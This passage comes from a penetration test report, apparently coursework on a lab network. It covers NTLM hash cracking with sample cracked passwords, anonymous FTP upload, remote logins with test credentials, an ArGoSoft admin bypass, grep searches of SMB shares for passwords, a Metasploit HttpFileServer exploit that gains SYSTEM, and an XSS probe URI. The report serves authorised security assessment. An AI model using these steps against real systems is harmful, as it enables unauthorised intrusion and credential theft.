


Figure 2.45: Exporting the uncracked hashes from Cain.

After exporting the hashes, a text editor was used to remove all information except the NTLM fields themselves (the last field in each line of text) from the resulting file. The contents of this file were then uploaded to CrackStation at https://crackstation.net, as shown in Figure 2.46.




Figure 2.46: Submitting the remaining uncracked hashes to CrackStation.

2.3.3.4.2 Findings

CrackStation successfully cracked a further 4 hashes. This process was almost instantaneous:

B41C955FAFF3C48CF44F44496EEC8CE7	Unknown	Not found.
CE5006F06FB238ECD9944CD8A34FF95A	Unknown	Not found.
073303448BBC1665BF3F77CA040721DD	Unknown	Not found.
55A89D5C0690A11FDB035FEBA38727CB	Unknown	Not found.
940826B83083FC39EE1473F74DA554BF	Unknown	Not found.
3D0E97865081561DE40CC597B080FA25	NTLM	frisson
E1D19B53E2F9BBC691F565A2D5B941DC	Unknown	Not found.
2AB300FC598811937003419OB2F3CE07	Unknown	Not found.
918DB977C0E0F4395DF4B5C39E6F5C43	NTLM	Gallagher
680530B1B4DF061D8CE3ED6653C0B8F7	Unknown	Not found.
F8132567E0D51E0E21E628D1B5A2AF14	Unknown	Not found.
A308B78C9FE10765EBD572C3B264F341	Unknown	Not found.
B51CBFA2A3A364B242EC6A8E5E09FB62	Unknown	Not found.
3BB0331DC2396177810B317BDFE3DB15	NTLM	Buxtehude
A538DC510AE246D3A7CF69868C09F47D	Unknown	Not found.
15FA4E4CB9F35151A8F258B023A27B5D	Unknown	Not found.
31BE1FFFD1A8FB37207EBC9EF1D8A9E2	Unknown	Not found.
06D8BD87F2D15A598FCA004DC7F9D52A	Unknown	Not found.
B537F23FB3BC00BF3B6609E5EBD344A4	NTLM	Ciceronian
9D7BAAD2E96BD964AD69D8B71606F444	Unknown	Not found.

Figure 2.47: CrackStation results.

The tester added these hacked passwords to the list of existing cracked passwords for inclusion in the eventual penetration test report.

2.3.3.5 Password Hacking Findings Summary

In total, 39 of the 52 obtained password hashes were cracked during the password hacking phase, of which four belonged to Domain Admin accounts. A list of the cracked hashes with the accompanying usernames can be found in Appendix N. All of the cracked passwords had little-to-no complexity, with several of them consisted of a standard dictionary word.

2.3.4 System Hacking

Using the results from the Nmap and Nessus scans, the tester identified any weaknesses that should be further researched. Access via any weaknesses identified that could have provided remote control access to a target machine was attempted using the standard-level account credentials that had been provided in the assessment brief, not the Domain Admin credentials that had been discovered during the password hacking stage. Upon completion of a brief research phase into outdated software versions, the tester attempted to exploit each vulnerability in turn. Table 2.23 contains a list of the vulnerabilities identified during the scanning phase that the tester chose to research further, which machine they were located on, and whether they were deemed to be exploitable.

Table 2.23: Vulnerabilities discovered during the scanning stage and their viability.

Potential vulnerability	Source	Believed to be exploitable?
FTP writable access	SERVER1	Yes
SSH remote access	Both server instances	Yes
SMB data exfiltration	SERVER1	Yes
ArGoSoft outdated version	SERVER1	Yes
Finger outdated version	SERVER1	No – research suggests no current exploits available.
PHP outdated version	Both server instances	Yes
SSL misconfiguration	All three target machines	Not known – out of scope for network testing
RPC outdated version	Both server instances	No – research suggests that exploit applies only to Windows XP and Server 2003 instances.
HTTP file server outdated version	Both server instances	Yes
RDP remote access	All three target machines	Yes
WinRM remote access	Both server instances	Yes
Apache Struts outdated version	Both server instances	Yes

2.3.4.1 FTP

According to the Nmap scan results, not only did the FTP service on SERVER1 allow anonymous access, but it was also possible to write files to the FTP server using those same anonymous credentials.

2.3.4.1.1 Procedure

A test file was created on the attacking machine (a text file containing the line "This is a test.") for use with this proof-of-concept. As with the enumeration of the FTP service, the tester utilised the `ftp` command-line utility to connect to the FTP service with the anonymous:anonymous credentials. The tester then attempted to upload the test file to the FTP service using the `put` command.

```
ftp> put test_backdoorFile.txt
local: test_backdoorFile.txt remote: test_backdoorFile.txt
200 Port command successful.
150 Opening data connection for test_backdoorFile.txt.
226 File received ok
21 bytes sent in 0.00 secs (683.5938 kB/s)
```

Figure 2.48: Attempting to upload a test file to the FTP service on SERVER1.

2.3.4.1.2 Findings

The file upload was successful, as can be seen in Figure 2.49.

```
ftp> dir
200 Port command successful.
150 Opening data connection for directory list.
drw-rw-rw-   1 ftp      ftp             0 Nov 27 11:40 .
drw-rw-rw-   1 ftp      ftp             0 Nov 27 11:40 ..
-rw-rw-rw-   1 ftp      ftp            15 Apr 19  2017 DefaultFTP.txt
-rw-rw-rw-   1 ftp      ftp            21 Nov 26 03:20 testFile.txt
-rw-rw-rw-   1 ftp      ftp            21 Nov 27 11:40 test_backdoorFile.txt
226 File sent ok
```

Figure 2.49: Proof of a successful file upload to the FTP service on SERVER1.

The tester has proved the ability to upload files to the remote FTP service using the standard anonymous credentials. The existing configuration could enable an attacker to place malicious or harmful files on a target machine.

2.3.4.2 SSH

The Nmap scan discovered that there was a running SSH service on both server instances within the target network. The presence of such a service indicated that remote connection might be possible.

2.3.4.2.1 Procedure

The tester chose to test this theory using the `ssh` command-line tool with the following command on both servers:

```
ssh test@<ipAddress>
```

2.3.4.2.2 Findings

The connection attempt to both server instances was successful. This ability to connect to a server using a low-level account could provide an attacker with the opportunity to execute system commands, upload or exfiltrate data (using the command-line tool `scp`), search for other sensitive data (such as passwords for privileged accounts) or explore the possibility of lateral movement within the network.

2.3.4.3 ArgoSoft

The Nessus scans identified that the instance of ArGoSoft running on SERVER1 was potentially hosting two vulnerabilities of a medium criticality.

2.3.4.3.1 Procedure

The `searchsploit` command-line utility was used to obtain further information regarding these two vulnerabilities.




Figure 2.50: `searchsploit` results for ArGoSoft vulnerabilities.

The results of the `searchsploit` search identified two potential vulnerabilities that could apply to the ArGoSoft instance running on SERVER1 (the first two entries in the search results list shown in Figure 2.51). The tester used the `searchsploit` database entries to investigate whether they were applicable, as can be seen in Figures 2.52 and 2.53:

```
source: https://www.securityfocus.com/bid/5144/info

ArGoSoft Mail Server is an STMP, POP3 and Finger server for Microsoft Windows environments. ArGoSoft has a built in web server to enable remote access to mail.

A directory traversal issue has been reported in the web server, which could allow remote users access to all files residing on the host.

This is accomplished by submitting a specially crafted request containing '/..' character sequences to a specific directory.

This issue is reported to exist in ArGoSoft Mail Server 1.8.1.5, earlier versions may also be affected by this issue.
```

Figure 2.51: Contents of exploit 21591 database entry.

```
source: https://www.securityfocus.com/bid/7608/info

A vulnerability has been reported for ArGoSoft Mail Server FreeWare version. The problem occurs due to the FreeWare version of ArGoSoft failing to carry out sufficient
 authentication before granting access to the user management interface. As a result, an unauthorized user may be capable of tampering with sensitive server settings o
r user information. Access to this interface may also allow for the disclosure of sensitive information such as username or passwords.

http://www.target.org/useradm
/usr/share/exploitdb/exploits/windows/remote/22604.txt (END)
```

Figure 2.52: Contents of exploit 22604 database entry.

2.3.4.3.2 Findings

Using the results from the `searchsploit` search, it was determined that that the first of the two exploits discovered was not applicable to the version hosted on the server. The tester then attempted to investigate the second of the two exploits that was discovered. Navigating to the URL specified in the exploit documentation was successful, as can be seen in Figure 2.54:




Figure 2.53: Unauthorised access to the administrative console of the ArGoSoft mail server.

An attempt to create a user with this unauthorised access was successful. The tester's research suggested that a list of valid usernames would be required to fully exploit this vulnerability however, this result is sufficient to prove proof-of-concept for this exploitation. This ability to make unauthenticated and unauthorised changes to a running mail server could provide an attacker with the opportunity to obtain and manipulate sensitive data (such as passwords for valid accounts).

2.3.4.4 SMB

Of the shared file systems discovered during the enumeration phase, only those on SERVER1 provided any interest.

2.3.4.4.1 Procedure

The tester chose to mount each of the non-standard shared file systems on the attacking machine to make searching the contents of the file systems easier. This was achieved with the `mount` command-line utility. An explanation of the switches used with the command can be found in Table 2.24.

```
sudo mount -t cifs //192.168.10.1/<shareName> /<mountLocation> -o
user=test,password=test123
```

Table 2.24: Explanation of command line switches for `mount`.

Option	Purpose
`-t`	Advises `mount` of the file system type in use. The type, CIFS (Common Internet File System), is the standard for SMB.
`-o`	Passes options into the `mount` command (the username and password in this instance).

Once the file systems were mounted on the attacking machine, they could be easily searched for sensitive information. The tester used the `grep` command-line tool to search the file contents. The full commands are shown below and were run from within the context of each of the mounted file systems.

```
grep -r -i "passw"
grep -r -i "user"
```

The tester chose to search for content that might indicate a username or password. The `-r` option instructs `grep` to search through the directory recursively. The `-i` option specifies that pattern matching should be done on a case insensitive basis.

The tester also attempted to locate file names that would indicate the contents were of a sensitive nature using the `find` command-line tool. As with the `grep` tool, `find` was run from within the context of each of the mounted file systems.

```
find -name "passw*" 2>/dev/null
find -name "user*" 2>/dev/null
```

Again, the tester chose to search for file names that might indicate content containing a username or password. A description of the options used with the `find` command can be found in Table 2.25:

Table 2.25: Explanation of command line switches for `find`.

Option	Purpose
`-name`	Instructs `find` to perform the pattern matching on file names.
`*`	Acts as a wildcard. In this example, its presence instructs `find` to return a result wherever the characters before it are found.
`2>/dev/null`	Instructs `find` to discard any results that return an error to avoid complicating the results.

2.3.4.4.2 Findings

The brief searching conducted by the tester did not return any results of usernames or passwords but did uncover some evidence of where this information might be found:

```
┌──(kali㉿kali)-[~/CMP506/mnt]
└─$ grep -r -i "passw" .
./Fileshare2/VBA/A_Globals_MOD.bas:Public Password As String
./Fileshare2/VBA/A_Globals_MOD.bas:Public Password_save As String
./Fileshare2/VBA/DatabaseAccess_MOD.bas:    If (Len(Username) = 0 Or Len(Password) = 0) And (Not DBConn.State = adStateOpen) Then
./Fileshare2/VBA/DatabaseAccess_MOD.bas:    s = "DSN=OGE;Databasename=dbc;Uid=" & Username & ";PWD=" & Password & ";Authentication Mechanism=LDAP;"
./Fileshare2/VBA/DatabaseAccess_MOD.bas:        Password = Workbooks(MACROWORKBOOK).Sheets("Pallette").Cells(1, 1)
./Fileshare2/VBA/DatabaseAccess_MOD.bas:        If (Len(Username) = 0 Or Len(Password) = 0) Then
./Fileshare2/VBA/DatabaseAccess_MOD.bas:        loginString = "DSN=OGE;Databasename=dbc;Uid=" & Username & ";PWD=" & Password & ";Authentication Mechanism=LDAP;"
./Fileshare2/VBA/DatabaseAccess_MOD.bas:        ' Save Password
./Fileshare2/VBA/DatabaseAccess_MOD.bas:            .Cells(1, 1) = Password
./Fileshare2/VBA/DatabaseAccess_MOD.bas:    Workbooks(MACROWORKBOOK).Sheets("Pallette").Cells(1, 1) = "" ' only way to correct incorrect Password
./Fileshare2/VBA/DBConnect_MOD.bas:    If (Len(Username) = 0 Or Len(Password) = 0) And (Not DBConnect.State = adStateOpen) Then
./Fileshare2/VBA/DBConnect_MOD.bas:    s = "DSN=OGE;Databasename=dbc;Uid=" & Username & ";PWD=" & Password & ";Authentication Mechanism=LDAP;"
./Fileshare2/VBA/DBConnect_MOD.bas:    Password = ""
./Fileshare2/VBA/DBConnect_MOD.bas:    s = s & vbNewLine & "Password: ~" & Password & "~"
./Fileshare2/VBA/LoginForm.frm:    Password = txtPassword.Text
./Fileshare2/VBA/LoginForm.frm:    Password_save = txtPassword.Text
./Fileshare2/VBA/LoginForm.frm:    txtPassword.SetFocus
grep: ./Fileshare2/VBA/LoginForm.frx: binary file matches
```

Figure 2.54: `grep` password searching results.

This result is sufficient to prove proof-of-concept for this exploitation. This ability to connect to a file system using a low-level account could provide an attacker with the opportunity to search for sensitive data (such as passwords for privileged accounts) to explore the possibility of lateral movement within the network.

2.3.4.5 HttpFileServer

The Nmap scans identified HttpFileServer installations running on both server instances. After conducting some brief research on the version running on the servers, the tester determined that this software was potentially vulnerable to remote code execution exploit CVE-2014-6287. Furthermore, the research revealed that Metasploit contained a module for automated exploitation of the vulnerability.

2.3.4.5.1 Procedure

After launching the Metasploit Framework using the `msfconsole` command, the tester was able to search for the module required using the `search` function of Metasploit, as seen in Figure 2.55:

```
msf6 > search hfs

Matching Modules
================

   #  Name                                        Disclosure Date  Rank       Check  Description
   -  ----                                        ---------------  ----       -----  -----------
   0  exploit/multi/http/git_client_command_exec  2014-12-18       excellent  No     Malicious Git and Mercurial HTTP Server For CVE-2014-9390
   1  exploit/windows/http/rejetto_hfs_exec       2014-09-11       excellent  Yes    Rejetto HttpFileServer Remote Command Execution


Interact with a module by name or index. For example info 1, use 1 or use exploit/windows/http/rejetto_hfs_exec
```

Figure 2.55: Searching for the exploit in Metasploit.

The relevant module was selected by using its index location within the search results with the `use <indexNumber>` command. The tester was then able to display the options that the module contained with `show options`.




Figure 2.56: Displaying the options for the discovered exploit in Metasploit.

The tester set values for the following options using the `set <optionName>` command:

- RHOSTS.
- RPORT.
- LHOST.

These were set to test the exploit against SERVER1 in the first instance. The resulting options and their values can be seen in Figure 2.57.




Figure 2.57: Setting the options for the exploit in Metasploit.

The tester then attempted to use the exploit with the `exploit` command.

Figure 2.58: Running the exploit against SERVER1 with Metasploit.

This process was repeated against SERVER2.

2.3.4.5.2 Findings

The exploit was successful against both server instances. Furthermore, the access granted on completion of the exploit execution was in the context of the SYSTEM account as can be seen in Figure 2.59:

Figure 2.59: Ascertaining privilege level using Meterpreter after the exploit has executed.

The SYSTEM account is the account with the highest level of privileges possible and provides unhindered access to all functions of a system, allowing an attacker to perform whatever actions they might feel pertain best to their objectives.

2.3.4.6 RDP

The Nmap scan discovered that there was a running RDP service on all three machines within the target network. The presence of such a service indicated that remote connection, which would also offer a fully interactive graphical interface, might be possible.

2.3.4.6.1 Procedure

The tester chose to test the weakness using the `xfreerdp` command-line tool with the following command against all three machines:

```
xfreerdp /u:test /p:test123 /v:<ipAddress>
```

The `/u:`, `/p:`, and `/v:` options provide `xfreerdp` with the username, password, and host IP address to use in its connection attempt respectively.

2.3.4.6.2 Findings

The connection failed against both server instances but was successful against CLIENT1. This ability to connect to a target machine, complete with graphical interface, using a low-level account could provide an attacker with the opportunity to exfiltrate data, create malicious or harmful files, or explore the possibility of lateral movement within the network.

2.3.4.7 Win-RM (Windows Remote Management)

The Nmap scan discovered that there was a running Win-RM service on both server instances within the target network. The presence of such a service indicated that remote connection, which would in turn offer the possibility of executing system commands on the remote system, might be possible.

2.3.4.7.1 Procedure

The tester chose to investigate this weakness using the `evil-winrm` command-line tool with the following command on both servers:

```
evil-winrm -i <ipAddress> -u test
```

The `-i` and `-u` options provide `evil-winrm` with the username and host IP address to use in its connection attempt respectively.

2.3.4.7.2 Findings

`evil-winrm` was unsuccessful in its connection attempt to SERVER2 but was successful against SERVER1, as can be seen in Figure 2.60:




Figure 2.60: Attempting to exploit the Win-RM service on SERVER1 and SERVER2 with `evil-winrm`.

This ability to connect to a server using a low-level account could provide an attacker with the opportunity to execute system commands, exfiltrate data, create malicious or harmful files, or explore the possibility of lateral movement within the network.

2.3.4.8 PHP

The Nessus scans identified outdated PHP versions running on both server instances. The scans highlighted multiple vulnerabilities discovered in these versions with criticality ratings ranging from medium to critical.

2.3.4.8.1 Procedure

The tester examined the detailed results from the Nessus scans for both server instances.

2.3.4.8.2 Findings

The majority of these exploits were caused by the presence of a legacy and unsupported version of PHP. The number of vulnerabilities identified by the Nessus scans was considerable, exposing both servers to a variety of exploits, such as remote code execution, denial of service, and buffer overflow exploit types.

2.3.4.9 Apache Struts

The Nessus scans identified that the Apache Struts installations running on both server instances were potentially hosting an XSS (cross-site scripting) vulnerability of a low criticality.

2.3.4.9.1 Procedure

In order to test if this vulnerability was exploitable, the tester used a web browser to navigate to the home page for the Apache Struts instance on both server instances and attached an XSS payload using the following URI:

http://<ipAddress>:2103/?"><script>alert(window.origin)</script>

2.3.4.9.2 Findings

A successful exploit in this test would result in a pop-up dialogue box containing the IP address of the machine hosting the web page. This behaviour was not evident on either server instance. This result indicates that the exploit was not successful, and that the vulnerability cannot be exploited in this manner.

2.4 PENETRATION TEST RESULTS

The penetration test identified a number of vulnerabilities and weaknesses, which the tester divided into two categories:

- Service misconfiguration.
- Software vulnerability.

The identified vulnerabilities, their categorisation, and their locations are listed in Table 2.26:

Table 2.26: List of vulnerabilities with their location and categorisation.

Vulnerability Description	Location	Vulnerability Category
FTP anonymous/writable access	SERVER1	Service misconfiguration
SSH access	Both server instances	Service misconfiguration
ArGoSoft authentication bypass	SERVER1	Software vulnerability
Kerberos information disclosure	Both server instances	Service misconfiguration
SMB information disclosure	All target machines	Service misconfiguration
SMB data exposure	SERVER1	Service misconfiguration
LDAP information disclosure	Both server instances	Service misconfiguration
HttpFileServer remote code execution	SERVER1	Software vulnerability
RDP access	CLIENT1	Service misconfiguration
Win-RM access	SERVER1	Service misconfiguration
PHP (multiple vulnerabilities)	Both server instances	Software vulnerability
SSL	Both server instances	Service misconfiguration

SERVER1 has the highest number of vulnerabilities. SERVER2 shares half of the vulnerabilities hosted by SERVER1. CLIENT1 hosts the smallest number of vulnerabilities. The figures for each machine can be seen in Figure 2.61:




Figure 2.61: Number of vulnerabilities by machine.

The majority of the weaknesses discovered were owing to service misconfigurations, rather than software vulnerabilities, as shown in Figure 2.62:




Figure 2.62: Instances of vulnerability by category.

The penetration test revealed two vulnerabilities in particular that were easy to discover and simple to exploit. Furthermore, the exploitation of both of these vulnerabilities enabled the tester to gain a position of the highest level of privilege within the environment:

- Information disclosure from SMB resulting in the discovery of domain admin credentials.
- HttpFileServer remote code execution software vulnerability.

The enumeration of the password management policy revealed that there was no account lock-out policy in place and that the password complexity requirement was set to seven characters. 75% of all passwords were successfully cracked during the password hacking phase. Over half of the passwords cracked were

